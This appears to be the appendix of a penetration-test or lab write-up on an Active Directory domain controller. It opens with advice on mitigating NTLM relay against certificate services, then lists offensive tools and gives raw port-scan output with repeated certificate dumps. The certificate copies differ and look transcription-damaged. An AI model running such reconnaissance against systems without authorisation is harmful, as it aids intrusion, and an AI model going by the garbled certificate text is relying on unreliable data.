- **Restrict NTLM Authentication:** Limit or fully disable NTLM usage across the domain using Group Policy Objects (GPOs), specifically targeting AD CS servers. Prioritize modern Kerberos authentication instead.
- **Harden Certificate Templates:** Audit certificate templates to ensure that the "Enrollee Supplies Subject" flag is disabled unless strictly necessary, and restrict enrolment permissions only to trusted security groups.
- **Monitor and Audit Logs:** Continuously monitor your CA logs and Microsoft Defender for Identity alerts for abnormal, unauthorised certificate requests or unexpected computer account creations.

<https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>

Appendix

Tools Used

Rustscan
Certipy-ad
SMBClient
NXC
Impacket

- Secretsdump.py
- Ntlmrelayx.py
- Gobuster

Scans

```
└─$ rustscan -a 10.1.211.51 -- -A
```

```
.....  
| {} } | {} | { { _ { _ _ } { { _ / _ _ } / { } \ | ` | |  
| .-. \ | {} | .-. } } | | .-. } } \ _ _ } / / \ \ | | |  
.....
```

The Modern Day Port Scanner.

```
: http://discord.skerritt.blog :  
: https://github.com/RustScan/RustScan :  
-----
```

TreadStone was here 🚀

```
[~] The config file is expected to be at "/home/michael/.rustscan.toml"  
[!] File limit is lower than default batch size. Consider upping with --  
ulimit. May cause harm to sensitive servers  
[!] Your file limit is very small, which negatively impacts RustScan's  
speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
```

```
Open 10.1.211.51:53  
Open 10.1.211.51:80  
Open 10.1.211.51:88  
Open 10.1.211.51:135  
Open 10.1.211.51:139  
Open 10.1.211.51:389  
Open 10.1.211.51:445  
Open 10.1.211.51:464  
Open 10.1.211.51:593  
Open 10.1.211.51:636  
Open 10.1.211.51:3269
```

```
Open 10.1.211.51:3268
Open 10.1.211.51:3389
Open 10.1.211.51:5985
Open 10.1.211.51:9389
Open 10.1.211.51:49664
Open 10.1.211.51:49667
Open 10.1.211.51:49669
Open 10.1.211.51:49676
Open 10.1.211.51:49674
Open 10.1.211.51:56940
Open 10.1.211.51:56954
Open 10.1.211.51:56970
Open 10.1.211.51:58145
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
10.1.211.51
Depending on the complexity of the script, results may take some time to
appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-23 09:55 +1000
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:55
Completed NSE at 09:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:55
Completed NSE at 09:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:55
Completed NSE at 09:55, 0.00s elapsed
Initiating Ping Scan at 09:55
Scanning 10.1.211.51 [4 ports]
Completed Ping Scan at 09:55, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:55
Completed Parallel DNS resolution of 1 host. at 09:55, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0,
SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:55
Scanning 10.1.211.51 [24 ports]
Discovered open port 3389/tcp on 10.1.211.51
Discovered open port 139/tcp on 10.1.211.51
Discovered open port 445/tcp on 10.1.211.51
Discovered open port 53/tcp on 10.1.211.51
Discovered open port 135/tcp on 10.1.211.51
Discovered open port 80/tcp on 10.1.211.51
Discovered open port 389/tcp on 10.1.211.51
```

Discovered open port 49676/tcp on 10.1.211.51
Discovered open port 56954/tcp on 10.1.211.51
Discovered open port 56940/tcp on 10.1.211.51
Discovered open port 58145/tcp on 10.1.211.51
Discovered open port 3268/tcp on 10.1.211.51
Discovered open port 636/tcp on 10.1.211.51
Discovered open port 49674/tcp on 10.1.211.51
Discovered open port 5985/tcp on 10.1.211.51
Discovered open port 593/tcp on 10.1.211.51
Discovered open port 464/tcp on 10.1.211.51
Discovered open port 88/tcp on 10.1.211.51
Discovered open port 49664/tcp on 10.1.211.51
Discovered open port 9389/tcp on 10.1.211.51
Discovered open port 56970/tcp on 10.1.211.51
Discovered open port 49669/tcp on 10.1.211.51
Discovered open port 3269/tcp on 10.1.211.51
Discovered open port 49667/tcp on 10.1.211.51
Completed SYN Stealth Scan at 09:55, 0.61s elapsed (24 total ports)
Initiating Service scan at 09:55
Scanning 24 services on 10.1.211.51
Completed Service scan at 09:56, 65.04s elapsed (24 services on 1 host)
Initiating OS detection (try #1) against 10.1.211.51
Retrying OS detection (try #2) against 10.1.211.51
Initiating Traceroute at 09:56
Completed Traceroute at 09:56, 3.02s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 09:56
Completed Parallel DNS resolution of 2 hosts. at 09:56, 0.50s elapsed
DNS resolution of 2 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 2, DR: 0, SF: 0, TR: 2, CN: 0]
NSE: Script scanning 10.1.211.51.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:56
NSE Timing: About 99.97% done; ETC: 09:57 (0:00:00 remaining)
Completed NSE at 09:57, 40.09s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:57
Completed NSE at 09:57, 4.24s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:57
Completed NSE at 09:57, 0.00s elapsed
Nmap scan report for 10.1.211.51
Host is up, received echo-reply ttl 126 (0.28s latency).
Scanned at 2026-05-23 09:55:44 AEST for 120s

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack ttl 126	Simple DNS Plus


```
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos
(server time: 2026-05-22 23:57:07Z)
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows Active
Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.shadow.gate
| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T01:10:24
| Not valid after: 2027-01-15T01:10:24
| MD5:      5d22 4c5c 3d19 1ae9 d19a 2cf8 345d 14f6
| SHA-1:    2db8 b2b4 3549 bb0d 519f 1e00 845d 0531 b9fe 3390
| SHA-256:  e948 65d7 b039 fa26 3f30 bc23 e7b0 f0b7 6a9d 53a8 4c51 06cf 019e
3d37 353b 2e90
| -----BEGIN CERTIFICATE-----
| MIIGLDCCBRSGAwIBAgITIAAAAAALNft0Ua+rjsQAAAAAAjANBgkqhkiG9w0BAQsF
| ADBHMRQwEgYKCCZImiZPyLGQBGRYEZ2F0ZTEWMBQGCgmSJomT8ixkARkWBnNoYWRv
| dzEXMBUGA1UEAxM0c2hhZG93LURDMDEtQ0EwHhcNMjYwMTE1MDExMDI0WhcNMjcw
| MTE1MDExMDI0WjAbMRkwFwYDVQDEExBEQzAxLnNoYWRvdy5nYXRlMIIBIjANBgkq
| hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAl3B8CclDqxx150amu6yGexpuN84itlRx
| 0LP0ipgyge8eTpq0Arf6q5xcT+Z7Uu88MlA3bq0/Itoj0dqsIzNu5/fMua/XehGf
| 5rQt+8mBMB2xXvAHsWL7VqNn/um5l3E/Y2Pr+Jymz2WuTG9vX6Rl+A3YVHKtah66
| HYFehKPTYqkPNf2X3Vibqpt5cevDVyRwx2/0U0ur/Ei3bKWwpQoj+daS4+i0Jw2m
| wWuX8BqVpDmabSkGtVW512yf/MjImn7B+k3jLsy+7Vz0IcZUT0NoGDisej8K6/M
| 0L/gNpYog3vzChxkrQKmYKmhfg2C6bzrdtwN2jYJNePm7D0WAqHi5QIDAQABo4ID
| OzCCAzcwLwYJKwYBBAGCNxQCBCIEIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBs
| AGwAZQBzYmB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8BAf8E
| BAMCBaAweAYJKoZIhvcNAQkPBGswATA0BggqhkiG9w0DAgICAIAwDgYIKoZIhvcN
| AwQCAgCAMAsGCWCGSAFlAwQBKjALBglgghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsg
| CWCGSAFlAwQBbTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUdWth45jC
| PdpV2HnIB82YlBRUlHkwHwYDVROjBBgwFoAUUpde9tYfagDbkVkJZnCFg8ZyT26kQw
| gckGA1UdHwSBwTCBvjCBu6CBuKCBtYaBsmxkYXA6Ly8vQ049c2hhZG93LURDMDEt
| Q0EsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmlljZXMsQ049
| U2VydmlljZXMsQ049Q29uZmlndXJhdGlvbixEQz1zaGFkb3csREM9Z2F0ZT9jZXJ0
```

| aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGldzHJp
| YnV0aW9uUG9pbmQwgcAGCCsGAQUFBwEBBIGzMIgwMIgtBggrBgEFBQcwAoaBoGxk
| YXA6Ly8vQ049c2hhZG93LURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUy
| MFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2hhZG93
| LERDPwdhdGU/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmlj
| YXRpb25BdXR0b3JpdHkwPAYDVRO0RBDUwM6AFBgkrBgEEAYI3GQGGegQQBnKp+R8U
| /UyxrdaFzkq704IqREMwMS5zaGFkb3cuZ2F0ZTB0BgkrBgEEAYI3GQIEQTA/oD0G
| CisGAQQBgjcZAgGgLwQtUy0xLTUtMjEtMjQzNDkzOTMwLTExMTM0NjQ3MDUtMzAx
| Mjc3MTU4Ni0xMDAwMA0GCSqGSIb3DQEBwUAA4IBAQCfHfokg9kQzxNj3VWsJ93S
| xr8m8cBGoug6iph+zatwNAYpw63dEMH5QzVs1ZSHLMu8MNIjZKQubKeiSRcUND
| Fgrk70B88l8fTLXn+sN2GCmZyokpe7jxPoQNiXuL/3hRMRHSey2eXGUSVy19+beo
| D1zh4yBxMukClNMxtf7mb0c8hCEW9kV7kwi36Kz+e1kwypfq9K7ftue8efTajlrC
| Ar/4RnwhpdeFPSfbwmxxefBE05fchjx1TyabLkPhe3370zfHAQdfkwtDIIWR/mw4
| yVMj4J+ZfDZbkDXRP2fanJGo9LkuVnLACnH8qgrnyZh/bHrTPX7TbDjHYG8LMyI6
| _-----END CERTIFICATE-----

445/tcp open microsoft-ds? syn-ack ttl 126

464/tcp open kpasswd5? syn-ack ttl 126

593/tcp open ncacn_http syn-ack ttl 126 Microsoft Windows RPC over
HTTP 1.0

636/tcp open ssl/ldap syn-ack ttl 126 Microsoft Windows Active
Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)

|_ssl-date: TLS randomness does not represent time

| ssl-cert: Subject: commonName=DC01.shadow.gate

| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.shadow.gate

| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2026-01-15T01:10:24

| Not valid after: 2027-01-15T01:10:24

| MD5: 5d22 4c5c 3d19 1ae9 d19a 2cf8 345d 14f6

| SHA-1: 2db8 b2b4 3549 bb0d 519f 1e00 845d 0531 b9fe 3390

| SHA-256: e948 65d7 b039 fa26 3f30 bc23 e7b0 f0b7 6a9d 53a8 4c51 06cf 019e
3d37 353b 2e90

| -----BEGIN CERTIFICATE-----

| MIIGLDCCBRsgAwIBAgITIAAAALNft0Ua+rjsQAAAAAAjANBgkqhkiG9w0BAQsF
| ADBHMRQwEgYKCCImiZPyLGQBGRYEZ2F0ZTEwMBQGCgmSjomT8ixkARKWBnNoYWRv
| dzEXMBUGA1UEAxM0c2hhZG93LURDMDEtQ0EwHhcNMjYwMTE1MDExMDI0WhcNMjcw
| MTE1MDExMDI0WjAbMRkwFwYDVQQDExBEQzAxLnNoYWRvdy5nYXRlMIIBIjANBgkq
| hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAl3B8CcldQxx150amu6yGexpuN84itlRx
| 0LP0ipgyge8eTpq0Arf6q5xcT+Z7Uu88MLA3bq0/Itoj0dqsIzNu5/fMua/XehGf
| 5rQt+8mBMB2xXvAHsWL7VqNn/um5l3E/Y2Pr+Jymz2WuTG9vX6Rl+A3YVHKtah66
| HYFehKPTYqkPNf2X3Vibqpt5cevDVyRwx2/0U0ur/Ei3bKWwPQoj+daS4+i0Jw2m
| wWuX8BqVpDmabSkGtVW512yf/MjImn7B+k3jLsy+7Vz0IcZUT0NoGDisej8K6/M
| OL/gNpYog3vzChxkrQKmYKmhfg2C6bzrdtwn2jYJNePm7D0WAqHi5QIDAQABo4ID

| 0zCCAzcwLwYJKwYBBAGCNxQCBCIEIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBs
| AGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8BAf8E
| BAMCBaAweAYJKoZIhvcNAQkPBGswATA0BggqhkiG9w0DAgICAIAwDgYIKoZIhvcN
| AwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMASG
| CWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUDWth45jC
| PdpV2HnIB82YlBRUlHkwHwYDVR0jBBgwFoAUpde9tYfagDbkVkJZnCFg8ZyT26kQw
| gckGA1UdHwSBwTCBvjCBu6CBuKCBtYaBsmxkYXA6Ly8vQ049c2hhZG93LURDMDEt
| Q0EsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1zaGFkb3csREM9Z2F0ZT9jZXJ0
| aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJp
| YnV0aW9uUG9pbmQwgcAGCCsGAQUFBwEBBIGzMIgWMIgtBggrBgEFBQcwAoaBoGxk
| YXA6Ly8vQ049c2hhZG93LURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMETleSUy
| MFNlcnZpY2VzLEN0PVNlcnZpY2VzLEN0PUNvbmZpZ3VyYXRpb24sREM9c2hhZG93
| LERDPWdhGU/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmlj
| YXRpb25BdXR0b3JpdHkwPAYDVR0RBDUwM6AFBgkrBgEEAYI3GQGGgEgQQBnKp+R8U
| /UyxrdafZkq704IQREMwMS5zaGFkb3cuZ2F0ZTB0BgkrBgEEAYI3GQIEQTA/oD0G
| CisGAQQBgjcZAgGgLwQtUy0xLTUtMjEtMjQzNDkzOTMwLTExMTM0NjQ3MDUtMzAx
| Mjc3MTU4Ni0xMDAwMA0GCSqGSIb3DQEBwUAA4IBAQCfHfokg9kQzxNj3VWsJ93S
| xr8m8cBGoug6iph+zatwNAYpw63dEMH5QzVs1ZSHLMu8MNIjzKQubKeiSRcUND
| Fgrk70B88l8fTLXn+sN2GCMzyokpe7jxPoQNiXuL/3hRMRHsey2eXGUSVy19+beo
| D1zh4yBxMukClNMxtf7mb0c8hCEW9kv7kwi36Kz+e1kwypfq9K7ftue8efTajlrC
| Ar/4RnwhpdeFPSfbwmxxefBE05fchjx1TyabLkPhe3370zfHAqDfkwtDIIWR/mw4
| yVMj4J+ZfDZbkDXRP2fanJGo9LkuVnLACnH8qgrnyZh/bHrTPX7TbDjHYG8LMyI6
| _-----END CERTIFICATE-----

3268/tcp open ldap syn-ack ttl 126 Microsoft Windows Active
Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)

|_ssl-date: TLS randomness does not represent time

| ssl-cert: Subject: commonName=DC01.shadow.gate

| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.shadow.gate

| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2026-01-15T01:10:24

| Not valid after: 2027-01-15T01:10:24

| MD5: 5d22 4c5c 3d19 1ae9 d19a 2cf8 345d 14f6

| SHA-1: 2db8 b2b4 3549 bb0d 519f 1e00 845d 0531 b9fe 3390

| SHA-256: e948 65d7 b039 fa26 3f30 bc23 e7b0 f0b7 6a9d 53a8 4c51 06cf 019e
3d37 353b 2e90

| -----BEGIN CERTIFICATE-----

| MIIGLDCCBRSgAwIBAgITIAAAAAALNftOUa+rjsQAAAAAAjANBgkqhkiG9w0BAQsF

| ADBHMRQwEgYKCZImiZPyLGBGRYEZ2F0ZTEWMBQGCgmSJomT8ixkARkWBnNoYWRv

| dzEXMBUGA1UEAxM0c2hhZG93LURDMDEtQ0EwHhcNMjYwMTE1MDExMDI0WhcNMjcw

| MTE1MDExMDI0WjAbMRkwFwYDVQOExBEQzAXLnNoYWRvdy5nYXRlMIIBIjANBgkq

| hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA13B8CclDqxx150amu6yGexpuN84itlRx

| 0LP0ipgyge8eTpq0Arf6q5xcT+Z7Uu88MLA3bq0/Itoj0dqsIzNu5/fMua/XehGf
| 5rQt+8mBMB2xXvAHsWL7VqNn/um5l3E/Y2Pr+Jymz2WuTG9vX6Rl+A3YVHKtah66
| HYFehKPTYqkPNf2X3Vibqpt5cevDVyRwx2/0U0ur/Ei3bKWwpQoj+daS4+i0Jw2m
| wWwUX8BqVpDmabSkGtVW512yf/MjImn7B+k3jLsy+7Vz0IcZUT0NoGDisej8K6/M
| 0L/gNpYog3vzChxkrQKmYKmhfg2C6bzrdtwN2jYJNePm7D0WAqHi5QIDAQABo4ID
| 0zCCAzcwLwYJKwYBBAGCNxQCBCIEIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBs
| AGwAZQBByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8BAf8E
| BAMCBaAweAYJKoZIhvcNAQkPBGswATA0BggqhkiG9w0DAgICAIAwDgYIKoZIhvcN
| AwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMASG
| CWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUDWth45jC
| PdpV2HnIB82YlBRUlHkwHwYDVR0jBBgwFoAUUpde9tYfagDbkVkJZnCFg8ZyT26kQw
| gckGA1UdHwSBwTCBvjCBu6CBuKCBtYaBsmxkYXA6Ly8vQ049c2hhZG93LURDMDEt
| Q0EsQ049REMwMSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049
| U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1zaGFkb3csREM9Z2F0ZT9jZXJ0
| aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWNoQ2xhc3M9Y1JMRGlzdHJp
| YnV0aW9uUG9pbmQwgcAGCCsGAQUFBwEBBIGzMIGwMIGtBggrBgEFBQcwAoaBoGxk
| YXA6Ly8vQ049c2hhZG93LURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMETleSUy
| MFNlcnZpY2VzLEN0PVNlcnZpY2VzLEN0PUNvbmZpZ3VyYXRpb24sREM9c2hhZG93
| LERDPWdhGU/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmlj
| YXRpb25BdXR0b3JpdHkwPAYDVR0RBDUwM6AfBgkrBgEEAYI3GQGGegQQBnKp+R8U
| /UyxrdaFzkq704IQRmWMS5zaGFkb3cuZ2F0ZTB0BgkrBgEEAYI3GQIEQTA/oD0G
| CisGAQQBgjcZAAGGgGwQtUy0xLTUtmjEtMjQzNDkzOTMwLTEXMTM0NjQ3MDUtMzAx
| Mjc3MTU4Ni0xMDAwMA0GCSqGSIb3DQEBCwUAA4IBAQCfHfokg9kQzxNj3VWsJ93S
| xr8m8cBGoug6iph+zatwNAYpw63dEMH5QzVs1ZSHLMu8MNIjzKQubKeiSRcUND
| Fgrk70B88l8fTLXn+sN2GCmZyokpe7jxPoQNiXuL/3hRMRHsey2eXGUSVy19+beo
| D1zh4yBxMukClNMxtf7mb0c8hCEW9kv7kwi36Kz+e1kwypfq9K7ftue8efTajlrC
| Ar/4RnwhpdeFPSfbwmxxefBE05fchjx1TyabLkPhe3370zfHAqDfkwtdIIWR/mw4
| yVMj4J+ZfDZbkDXRP2fanJGo9LkuVnLACnH8qgrnyZh/bHrTPX7TbDjHYG8LMyI6
| _-----END CERTIFICATE-----

3269/tcp open ssl/ldap syn-ack ttl 126 Microsoft Windows Active
Directory LDAP (Domain: shadow.gate, Site: Default-First-Site-Name)

|_ssl-date: TLS randomness does not represent time

| ssl-cert: Subject: commonName=DC01.shadow.gate

| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.shadow.gate

| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2026-01-15T01:10:24

| Not valid after: 2027-01-15T01:10:24

| MD5: 5d22 4c5c 3d19 1ae9 d19a 2cf8 345d 14f6

| SHA-1: 2db8 b2b4 3549 bb0d 519f 1e00 845d 0531 b9fe 3390

| SHA-256: e948 65d7 b039 fa26 3f30 bc23 e7b0 f0b7 6a9d 53a8 4c51 06cf 019e
3d37 353b 2e90

| -----BEGIN CERTIFICATE-----

| MII GLDCCBR SgAwIBAgITIAAAALNft0Ua+rjsQAAAAAAjANBgkqhkiG9w0BAQsF
| ADBHMRQwEgYK CZImiZPyLGBGRYEZ2F0ZTEWMBQGCGmSJomT8ixkARKWBnNoYWRv
| dzEXMBUGA1UEAxM0c2hhZG93LURDMDEtQ0EwHhcNMjYwMTE1MDExMDI0WhcNMjcw
| MTE1MDExMDI0WjAbMRkwFwYDVQOExBEQzAxLnNoYWRvdy5nYXRlMIIBIjANBgkq
| hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAl3B8CcLDqxx150amu6yGexpuN84itlRx
| 0LP0ipgyge8eTpq0Arf6q5xcT+Z7Uu88MLA3bq0/Itoj0dqsIzNu5/fMua/XehGf
| 5rQt+8mBMB2xXvAHsWL7VqNn/um5l3E/Y2Pr+Jymz2WuTG9vX6RL+A3YVHKtah66
| HYFehKPTYqkPNf2X3Vibqpt5cevDVyRwx2/0U0ur/Ei3bKWwPQoj+daS4+i0Jw2m
| wWwUX8BqVpDmabSkGtVW512yf/MjImn7B+k3jLsy+7Vz0IcZUT0NoGDisej8K6/M
| 0L/gNpYog3vzChxkrQKmYKmhfg2C6bzrdtwN2jYJNePm7D0WAqHi5QIDAQABo4ID
| 0zCCAzcwLwYJKwYBBAGCNxQCBCIEIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBs
| AGwAZQBByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATA0BgNVHQ8BAf8E
| BAMCBaAweAYJKoZIhvcNAQkPBGswATA0BggqhkiG9w0DAgICAIAwDgYIKoZIhvcN
| AwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMA sG
| CWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUdWth45jC
| PdpV2HnIB82YlBRUlHkwHwYDVR0jBBgwFoAU pde9tYfagDbkVkZnCfG8ZyT26kQw
| gckGA1UdHwSBwTCBvjCBu6CBuKCBtYaBsmxkYXA6Ly8vQ049c2hhZG93LURDMDEt
| Q0EsQ049REMwMSxDtj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXM sQ049
| U2VydmljZXM sQ049Q29uZmlndXJhdGlvbixEQz1zaGFkb3csREM9Z2F0ZT9jZXJ0
| aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZW N0Q2xhc3M9Y1JMRGlzdHJp
| YnV0aW9uUG9pb nQwgcAGCCsGAQUFBwEBBIGzMI GwMI GtBggrBgEFBQcwAoaBoGxk
| YXA6Ly8vQ049c2hhZG93LURDMDEtQ0EsQ049QUlBLEN0PVB1Ym xpyYyMEtlesUy
| MFNlcnZpY2VzLEN0PVNlcnZpY2VzLEN0PUNvbmZpZ3VyYXRpb24sREM9c2hhZG93
| LERDPwdhdGU/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmlj
| YXRpb25BdXR0b3JpdHkwPAYDVR0RBDUwM6AfBgkrBgEEAYI3GQGgEgQQBnKp+R8U
| /Uyx rdaFz kq704I QREMwMS5zaGFkb3cuZ2F0ZTB0BgkrBgEEAYI3GQIEQTA/oD0G
| CisGAQQBgjcZA gGgLwQtUy0xLTUtMjEtMjQzNDkzOTMwLTExMTM0NjQ3MDUtMzAx
| Mjc3MTU4Ni0xMDAwMA0GCSqGSIb3DQEB CwUAA4IBAQC lHfokg9kQzxNj3VWsJ93S
| xr8m8cBGoug6iph+zatwNAYpw63dEMH5QzVs1ZSHLMu8M NiTIJzKQubKeiSRcUND
| Fgrk70B88l8fTLXn+sN2GCMzyokpe7jxPoQNiXuL/3hRMRHsey2eXGUSVy19+beo
| D1zh4yBxMukClNMXtf7mb0c8hCEW9kV7kwi36Kz+e1kwypfq9K7ftue8efTajlrC
| Ar/4RnwhpdeFPSfbwmx xefBE05fchjx1TyabLkPhe3370zfHAqDfkw tDIIWR/mw4
| yVMj4J+ZfDZbkDXRP2fanJGo9LkuVn lACnH8qgrnyZh/bHrTPX7TbDjHYG8LM yI6
| _-----END CERTIFICATE-----

3389/tcp open ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services

| rdp-ntlm-info:

| Target_Name: SHADOW

| NetBIOS_Domain_Name: SHADOW

| NetBIOS_Computer_Name: DC01

| DNS_Domain_Name: shadow.gate

| DNS_Computer_Name: DC01.shadow.gate

| Product_Version: 10.0.20348

| System_Time: 2026-05-22T23:58:18+00:00

| _ssl-date: 2026-05-22T23:58:56+00:00; +1m16s from scanner time.

| ssl-cert: Subject: commonName=DC01.shadow.gate

| Issuer: commonName=DC01.shadow.gate

| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-11T02:45:29
| Not valid after: 2026-07-13T02:45:29
| MD5: c1b8 8999 75c0 ed7e bb91 6b09 ab01 b60c
| SHA-1: b669 c177 f94f 3235 9df5 7bcc 3e1a 3acd 7a59 809b
| SHA-256: 0d89 f9d3 5021 e499 1767 0739 2a8a 55b6 fc3d ab85 e90e 3766 7194
| eaa0 2edd 8e2e

| -----BEGIN CERTIFICATE-----
| MIIC5DCCAcygAwIBAgIQaGMH022nXplKp6kYboKnRTANBgkqhkiG9w0BAQsFADAb
| MRkwFwYDVQQDExBEQzAxLnNoYWRvdy5nYXRlMB4XDTI2MDExMTAyNDUyOVVoXDTI2
| MDcxMzAyNDUyOVowGzEZMBcGA1UEAxMQREmWMS5zaGFkb3cuZ2F0ZTCCASIwDQYJ
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBAJpLD3GgklLDV2cEhoRSjZ/hc6SxoPSi
| x0Irqo6WvbawJtq9gezcxHTTTa/tTSVCTX0hKgdlfleA3cQDY/CCiTF035TrAw2r
| rJCdRmN02PN93QzyxswIgg9B0VWxahZvEiDW7g88K/4gQGAptq8LhgIa+Bq5fWvf
| 5kCaiVRBoaH9y86nR0gZCGXyiV//kLg4lLNWanJbc9EshjVmC2a2mPfD4eGl0/Kf
| k2JVBVo58V6CmQyKUZ4xa2V55BstNylBcTruamPDtvc4t8iIXSU4Bgw/eGVaSrp
| eaZ7liais6kiK0UQW28/Alyj5IjJlC+FoX042gHyhPwK+Emxx51HQCECAwEAAAMk
| MCIwEwYDVR0lBAwwCgYIKwYBBQUHAWewCwYDVR0PBAQDAgQwMA0GCSqGSIb3DQEB
| CwUAA4IBAQCszZLSdQdyDKfmYED/AgHl4APvEyKUGE6MdkGWzEDHu626zsAnsGlo
| 4b5zIwMcK/tI2ihbGWzE6DsYxhyDoxAVy7097PvC/ofuxn4NVQdNcg9naAKSZrSc
| Mz/UV9G+63iQNIPltAL5dsPQzideDN/kldci7Jp+BH0anZlkoh06w1PAgoMoxUrT
| 99veTHziBF1PjRshcphcfDategQ0L80ndn+BwbXfSdpGu+DLLy9LeKrOu8Ve7PB+
| x1L2wfiNMflj6ur3vS8TExb4pzZrqR0K1ltwksMiHYQR4HuDGzH0vN9wP8PF0jW
| DR+QPslaqhxnw4KZk0p0uX4UljUY973z
